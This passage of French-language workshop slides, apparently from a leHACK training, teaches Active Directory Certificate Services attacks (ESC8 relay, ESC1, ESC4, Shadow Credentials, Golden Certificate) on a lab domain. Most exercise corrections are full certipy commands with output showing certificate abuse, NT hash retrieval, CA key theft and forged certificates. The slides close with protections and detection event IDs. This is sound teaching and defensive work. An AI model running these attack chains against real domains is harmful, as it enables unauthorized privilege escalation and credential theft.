ntrolled, attacking target http://192.168.3.105
[*] Authenticating against http://192.168.3.105 as NAMEK/DC$ SUCCEED
[*] SMBD-Thread-2 (process_request_thread): Connection from NAMEK/DC$@192.168.3.106
ntrolled, attacking target http://192.168.3.105
[*] Requesting certificate for 'NAMEK\\DC$' based on the template 'DomainController'
[-] Got error: timed out
[-] Use -debug to print a stacktrace
[*] Authenticating against http://192.168.3.105 as NAMEK/DC$ SUCCEED
[*] SMBD-Thread-2 (process_request_thread): Connection from NAMEK/DC$@192.168.3.106
ntrolled, attacking target http://192.168.3.105
[*] Requesting certificate for 'NAMEK\\DC$' based on the template 'DomainController'
[-] Got error: timed out
[-] Use -debug to print a stacktrace
[*] Authenticating against http://192.168.3.105 as NAMEK/DC$ SUCCEED
[*] SMBD-Thread-2 (process_request_thread): Connection from NAMEK/DC$@192.168.3.106
ntrolled, attacking target http://192.168.3.105
[*] Requesting certificate for 'NAMEK\\DC$' based on the template 'DomainController'
[*] Got certificate with DNS Host Name 'DC.nameek.local'
[*] Certificate object SID is None
[*] Saved certificate and private key to 'dc.pfx'
[*] Exiting...
```

Correction : Relayer une demande de certificat – ESC8

3. Authentification avec le certificat du compte machine

```
root@lehack [/data] -> certipy auth -pfx dc.pfx -dc-ip 192.168.3.106
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: dc$namek.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc.ccache'
[*] Trying to retrieve NT hash for 'dc$'
[*] Got NT hash for 'dc$namek.local': c459a4113842fb467380e364f590db63
```


Abuser des templates vulnérables – ESC1

- L'attaque en quelques mots
 - Avec un compte du domaine, on peut énumérer les templates et les droits associés
 - Un template publié et disponible à notre utilisateur dispose d'un flag permettant d'ajouter un « deuxième » nom à notre demande de certificat
 - Cela permet à notre utilisateur avec de faibles droits, d'ajouter le nom d'un administrateur du domaine à la demande de certificat.


Abuser des templates vulnérables – ESC1

- Conditions en détail :

1. Le CA d'entreprise autorise l'enrôlement de certificats à notre utilisateur
2. Le template vulnérable dispose du flag permettant d'ajouter un subjectAltName dans le CSR (**CT FLAG ENROLEE SUPPLIES SUBJECT**)
3. Notre utilisateur a le droit de s'enrôler sur le template vulnérable
4. Le template spécifie que le certificat émis permet l'authentification client sur le domaine
5. L'approbation d'émission de certificat est désactivé
6. La signature du CSR par une autorité de certification n'est pas requise

Pratique : Abuser des templates vulnérables – ESC1

- ❑ Detecter le(s) template(s) vulnérable(s)
- ❑ Demander un certificat avec un altnome spécifique (Administrator)
- ❑ Utiliser le certificat pour PKINIT



Correction : Abuser des templates vulnérables

– ESC1

1. Détecter le template vulnérable

```
Template Name           : NamekESC1
Certificate Authorities  : namek-CA
Enabled                 : True
Client Authentication   : True
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Enrollment Flag        : PublishToDs
                        : IncludeSymmetricAlgorithms
Extended Key Usage      : Client Authentication
                        : Secure Email
                        : Encrypting File System
Requires Manager Approval : False
Application Policies    :
Authorized Signatures Required : 0
Validity Period         : 1 year
Renewal Period          : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights    : NAMEK.LOCAL\Domain Admins
                        : NAMEK.LOCAL\Domain Users
                        : NAMEK.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner                : NAMEK.LOCAL\Administrator
    Write Owner Principals : NAMEK.LOCAL\Domain Admins
                        : NAMEK.LOCAL\Enterprise Admins
                        : NAMEK.LOCAL\Administrator
    Write Dacl Principals : NAMEK.LOCAL\Domain Admins
                        : NAMEK.LOCAL\Enterprise Admins
                        : NAMEK.LOCAL\Administrator
    Write Property Principals : NAMEK.LOCAL\Domain Admins
                        : NAMEK.LOCAL\Enterprise Admins
                        : NAMEK.LOCAL\Administrator
```

Correction : Abuser des templates vulnérables

– ESC1

2. Demander un certificat avec un altnome spécifique

```
certipy - request certificate for another user - ESC1 - ESC6  
certipy req <domain>/<user>:'<password>'@<ca-ip> -template <templ...
```

```
> $ certipy req <domain>/anonymous:'<password>'@<ca-ip> -tem  
[L] plate <template> -ca <certificate-authority> -alt <targete  
[L] ted-user>  
  
> domain = []  
   user = anonymous  
   password =  
   ca-ip =  
   template =  
   certificate-authority =  
   targeted-user =  
  
-----  
[linux] [remote] [ATTACK]
```

Correction : Abuser des templates vulnérables

– ESC1

2. Demander un certificat avec un altnome spécifique

```
root@lehack [/data] -> certipy req namek.local/freezer:freezer@192.168.3.105 -alt 'administrator' -template 'NamekESC1' -ca 'namek-CA'
```

Certipy v3.0.0 - by Oliver Lyak (ly4k)

```
[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 48
[*] Got certificate with UPN 'administrator'
[*] Certificate object SID is None
[*] Saved certificate and private key to 'administrator.pfx'
```

Correction : Abuser des templates vulnérables

– ESC1

3. Utiliser le certificat pour s'authentifier sur le domaine en tant que administrateur du domaine

```
root@lehack [/data] ~-> certipy auth -pfx administrator.pfx -username
administrator -domain namek.local
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@namek.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got NT hash for 'administrator@namek.local': 2059024fda33e00e7421d
7e1d004ff
```

Abuser de ses droits – ESC4

- Un template est un object LDAP, et comme tout object LDAP il possède un ACL
- Si un utilisateur est en position de modifier un template, il peut rajouter le flag SubjectAltName
- Prérequis
 - Contrôler un utilisateur capable de modifier un template de certificat
- Description
 - Ajouter les prérequis nécessaires au template de certificat pour exploiter ESC1
 - Exploiter ESC1 😊

Pratique : Abuser de ses droits – ESC4

- ❑ Détecter le(s) template(s) vulnérable(s)
- ❑ Modifier le template pour qu'il soit vulnérable à ESC1
- ❑ Demander un certificat avec un altnome spécifique
- ❑ Utiliser le certificat pour PKINIT



Correction : Abuser de ses droits – ESC4

1. Détecter le template vulnérable à ESC4

```
Template Name : NamekESC4
Certificate Authorities : namek-CA
Enabled : True
Client Authentication : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectRequireDirectoryPath
                        SubjectRequireEmail
                        SubjectAltRequireEmail
                        SubjectAltRequireUpn
Enrollment Flag : AutoEnrollment
                  PublishToDs
                  PendAllRequests
                  IncludeSymmetricAlgorithms
Extended Key Usage : Secure Email
Requires Manager Approval : True
Application Policies :
Authorized Signatures Required : 1
Validity Period : 1 year
Renewal Period : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights : NAMEK.LOCAL\Domain Admins
                      NAMEK.LOCAL\Domain Users
                      NAMEK.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner : NAMEK.LOCAL\Administrator
    Write Owner Principals : NAMEK.LOCAL\Domain Admins
                          NAMEK.LOCAL\Enterprise Admins
                          NAMEK.LOCAL\Administrator
                          NAMEK.LOCAL\Authenticated Users
    Write Dacl Principals : NAMEK.LOCAL\Domain Admins
                          NAMEK.LOCAL\Enterprise Admins
                          NAMEK.LOCAL\Administrator
                          NAMEK.LOCAL\Authenticated Users
```

Correction : Abuser de ses droits – ESC4

2. Modifier le template pour qu'il soit vulnérable à ESC1

```
certipy - modify template in order to make it vulnerab...
certipy template <domain>/<user>:'<password>'@<ca-ip> ...

> $ certipy template <domain>/anonymous:'<password>'@<ca-ip> -template <template> -save-old
> [L]

> domain = []
  user = anonymous
  password =
  ca-ip =
  template =

-----
[linux] [remote] [ATTACK]
```

Correction : Abuser de ses droits – ESC4

2. Modifier le template pour qu'il soit vulnérable à ESC1

```
root@lehack [/data] ~> certipy template namek.local/freezer:'  
freezer'@192.168.3.106 -template NamekESC4 -save-old  
Certipy v3.0.0 - by Oliver Lyak (ly4k)  
  
[*] Saved old configuration for 'NamekESC4' to 'NamekESC4.json'  
[*] Updating certificate template 'NamekESC4'  
[*] Successfully updated 'NamekESC4'
```

Correction : Abuser de ses droits – ESC4

3. Demander un certificat avec un altnome spécifique

```
root@lehack [/data] ~> certipy req namek.local/freezer:freezer@192.168.3.105 -alt 'administrator' -template 'NamekESC4' -ca 'namek-CA'
```

Certipy v3.0.0 - by Oliver Lyak (ly4k)

```
[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 45
[*] Got certificate with UPN 'administrator'
[*] Certificate object SID is None
[*] Saved certificate and private key to 'administrator.pfx'
```

Correction : Abuser de ses droits – ESC4

3. Restaurer l'ancien template

```
root@lehack [/data] ~> certipy template 'namek.local/freezer:freezer@192.168.3.106' -template 'NamekESC4' -configuration NamekESC4.json -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.3.106:636 - ssl
[+] Default path: DC=namek,DC=local
[+] Configuration path: CN=Configuration,DC=namek,DC=local
[*] Updating certificate template 'NamekESC4'
[*] Successfully updated 'NamekESC4'
```

Abuser de ses droits – Shadow Credentials

- Chaque compte a un attribut msDs-KeyCredentialLink (KCL)
- Lors d'une authentification PKINIT, le KDC va vérifier si une clé publique est configurée dans le KCL, et si c'est le cas il va l'utiliser pour vérifier l'AS-REQ.
- Si un objet A a les droits d'écriture sur un compte B, alors A peut éditer le KCL de B et utiliser cette clé publique pour s'authentifier en tant que B.
- Prérequis:
 - DC >= Windows Server 2016
 - Droit d'écriture sur un compte du domaine (machine ou user)
- Description:
 - Modification du KCL
 - Ajout d'une clé publique dans l'attribut msDs-KeyCredentialLink
 - Authentification PKINIT


Pratique : Abuser de ses droits – Shadow Credentials

- ❑ Trouver une cible sur laquelle on possède les droits d'écriture
- ❑ Modifier son attribut msDs-KeyCredentialLink
- ❑ Utiliser le certificat pour PKINIT



Correction : Abuser de ses droits – Shadow Credentials

- Trouver une cible sur laquelle on possède les droits d'écriture (avec BloodHound ou autre)



Correction : Abuser de ses droits – Shadow Credentials

- Modifier son attribut msDs-KeyCredentialLink

```
certipy - Get NT hash - Shadow Credential
cer

$ certipy shadow auto <domain>/anonymous:'<password>
rd>'@<dc-ip> -account <targeted-user>

>
[L] > domain = []
[L] user = anonymous
[L] password =
[L] dc-ip =
[L] targeted-user =
[L]
[L] -----
[L] [linux] [remote] [ATTACK]
[L] -----
[L] Full Chain exploit of Shadow Credential: Create
[L] a Key Credential, Authenticate to get NT hash
[L] and TGT, and remove the Key Credential
> [L]
[W]
```

Correction : Abuser de ses droits – Shadow Credentials

- Modifier son attribut msDs-KeyCredentialLink et Utiliser le certificat pour PKINIT

```
root@lehack [/data] ~-> certipy shadow auto namek.local/freezer:
freezer@192.168.3.106 -account krilin
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'krilin'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '44653c30-d756-312f-4497-92
34a4ea5456'
[*] Adding Key Credential with device ID '44653c30-d756-312f-4497-9234
a4ea5456' to the Key Credentials for 'krilin'
[*] Successfully added Key Credential with device ID '44653c30-d756-31
2f-4497-9234a4ea5456' to the Key Credentials for 'krilin'
[*] Authenticating as 'krilin' with the certificate
[*] Using principal: krilin@namek.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'krilin.ccache'
[*] Trying to retrieve NT hash for 'krilin'
[*] Restoring the old Key Credentials for 'krilin'
[*] Successfully restored the old Key Credentials for 'krilin'
[*] NT hash for 'krilin': c6fc1ae0f23440d4939519e153d5ed6e
```

Persistence – Golden Certificate

- La clé privée est utilisée par le CA pour générer les certificats
- Si elle est compromise, alors elle peut être utilisée pour créer des certificats à volonté sans même passer par le serveur ADCS
- Prérequis :
 - Avoir le privilège administrateur local sur le serveur ADCS
- Description :
 - Exporter la clé privée du CA
 - Utiliser cette clé privée pour générer à volonté des certificats en mode off line



Pratique: Golden Certificate

- ❑ Récupérer la clé privée du CA
- ❑ Forger un certificat pour l'utilisateur goku
- ❑ S'authentifier avec le compte goku

Correction: Golden Certificate

- Récupération de la clé privée du CA

```
certipy - Golden Certificate - steal CA certificate and private...  
certipy ca <domain>/<user>:'<password>'@<ca-ip> -backup
```

```
> golden  
[L] $ certipy ca <domain>/anonymous:'<password>'@<ca-ip> -ba  
[L] ckup  
[L]  
[L]  
[W] > domain =   
    user = anonymous  
    password =  
    ca-ip =  
  
-----  
[linux] [remote] [ATTACK]
```

Correction: Golden Certificate

- Récupération de la clé privée du CA

```
root@lehack [/data] -> certipy ca namek.local/administrator@192.168.3.105 -backup -hashes ':2059024fda33e00e7421d9b7e1d004ff'
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'namek-CA.pfx'
[*] Cleaning up
```

Correction : Golden Certificate

- Forger un certificat pour le compte goku

```
root@lehack [/data] ~> certipy forge -ca-pfx namek-CA.pfx -alt goku
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'goku_forged.pfx'
```


Correction : Golden Certificate

- Forger un certificat pour le compte goku,

On obtient cependant une erreur:

```
root@lehack [/data] ~> certipy auth -pfx goku_forged.pfx -username goku  
-domain namek.local -dc-ip 192.168.3.106  
Certipy v3.0.0 - by Oliver Lyak (ly4k)  
  
[*] Using principal: goku@namek.local  
[*] Trying to get TGT...  
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ER  
ROR CLIENT NOT TRUSTED(Reserved for PKINIT)
```

Correction : Golden Certificate

- Reforging a certificate by specifying a template

```
root@lehack [/data] ~> certipy forge -h
Certipy v3.0.0 - by Oliver Lyak (ly4k)

usage: certipy forge [-h] -ca-pfx pfx/p12 file name -alt alternative
                    UPN [-template pfx/p12 file name]
                    [-subject subject] [-crl ldap path]
                    [-serial serial number] [-debug]
                    [-out output file name]

options:
  -h, --help                show this help message and exit
  -ca-pfx pfx/p12 file name  Path to CA certificate
  -alt alternative UPN
  -template pfx/p12 file name  Path to template certificate
  -subject subject          Subject to include certificate
  -crl ldap path            ldap path to a CRL
  -serial serial number     Turn debug output on
  -debug

output options:
  -out output file name_
```

Correction : Golden Certificate

- Forger un certificat en se basant sur un template

```
root@lehack [/data] ~> certipy forge -ca-pfx namek-CA.pfx -alt goku  
-template administrator.pfx  
Certipy v3.0.0 - by Oliver Lyak (ly4k)  
  
[*] Saved forged certificate and private key to 'goku_forged.pfx'
```

Correction : Golden Certificate

- S'authentifier avec le nouveau certificat

```
root@lehack [/data] ~> certipy auth -pfx goku_forged.pfx -username
goku -domain namek.local -dc-ip 192.168.3.106
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: goku@namek.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'goku.ccache'
[*] Trying to retrieve NT hash for 'goku'
[*] Got NT hash for 'goku@namek.local': e59b9721831eacb31c3c794970c
314bf
```

Protections & Détections

Protections

- Traiter les CA, les administrateurs du CA et les templates de certificats comme des assets T0
- Le serveur qui possède le rôle ADACS doit avoir seulement ce rôle
- Désactiver le flag EDITF_ATTRIBUTESUBJECTALTNAME2
- Renforcer les templates:
 - Si possible désactiver le flag CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT
 - Mettre en place une validation managériale si possible
 - Donner aux templates les ECU nécessaires
- Désactiver le Web Enrollment. Si pas possible, activer HTTPS et EPA

Detections

- Surveiller les demandes de certificats : EID 4886, 4887
- Surveiller les authentifications Kerberos asymétriques : EID 4768
- Surveiller le backuping du CA : EID 4876, 4877, 5058, 5061, 5059
- Surveiller les modifications de templates : EID 4899
- Utilisation de templates de certificats et des certificats honeypot

Merci

**Hocine MAHTOUT (@Sant0rryu) et Thomas
SEIGNEURET (@_zblurx)**
Auditeurs Pentesters – Ethical Hacking Paris

<https://orangecyberdefense.com/>

Glossaire

- PKI : Public Key Infrastructure
- CA : Certificate Authority
- ADCS : Active Directory Certificate Service
- ST : Service ticket
- TGT : Ticket-Granting Ticket
- TGS : Ticket-Granting Service
- ACL : Access Control List
- EID : Event ID

Webographie

- Elad Shamir – Shadow Credential - <https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab>
- Will Schroeder – Lee Christensen – Certified Pre-Owned - <https://posts.specterops.io/certified-pre-owned-d95910965cd2>
- Microsoft ADCS – Abusing PKI in Active Directory Environment - <https://www.riskinsight-wavestone.com/en/2021/06/microsoft-adcs-abusing-pki-in-active-directory-environment/>

Annexes

Abuser d'une mauvaise configuration de l'ADCS – ESC6

- Le CA possède un flag appelé EDITF_ATTRIBUTESUBJECTALTNAME2
- Prérequis:
 - Le flag EDITF_ATTRIBUTESUBJECTALTNAME2
- Description:
 - Utiliser le template par défaut User pour demander un template pour n'importe quel utilisateur
 - PKINIT

Abuser de ses droits – ESC7

- Les CA possèdent des catégories de droit bien spéciales :
 - ManageCA
 - ManageCertificates
- Avec le droit ManageCertificates, on peut délivrer des certificats qui sont normalement refusés
- Prérequis :
 - Un utilisateur avec ManageCertificates, ou capable de devenir ManageCertificates (GenericWrite, Owns, etc.)
- Description :
 - Demander un certificat avec le template SubCA avec un altnome intéressant. Cette demande sera refusée
 - Avec le privilège ManageCertificate, forcer la validation de la demande
 - PKINIT

Abuser de ses droits – ESC7

Exercice :

- Détecter le(s) CA(s) vulnérable(s)
- Demander un certificat avec le template SubCA et un altname
- Valider la demande de certificat
- Utiliser le certificat pour PKINIT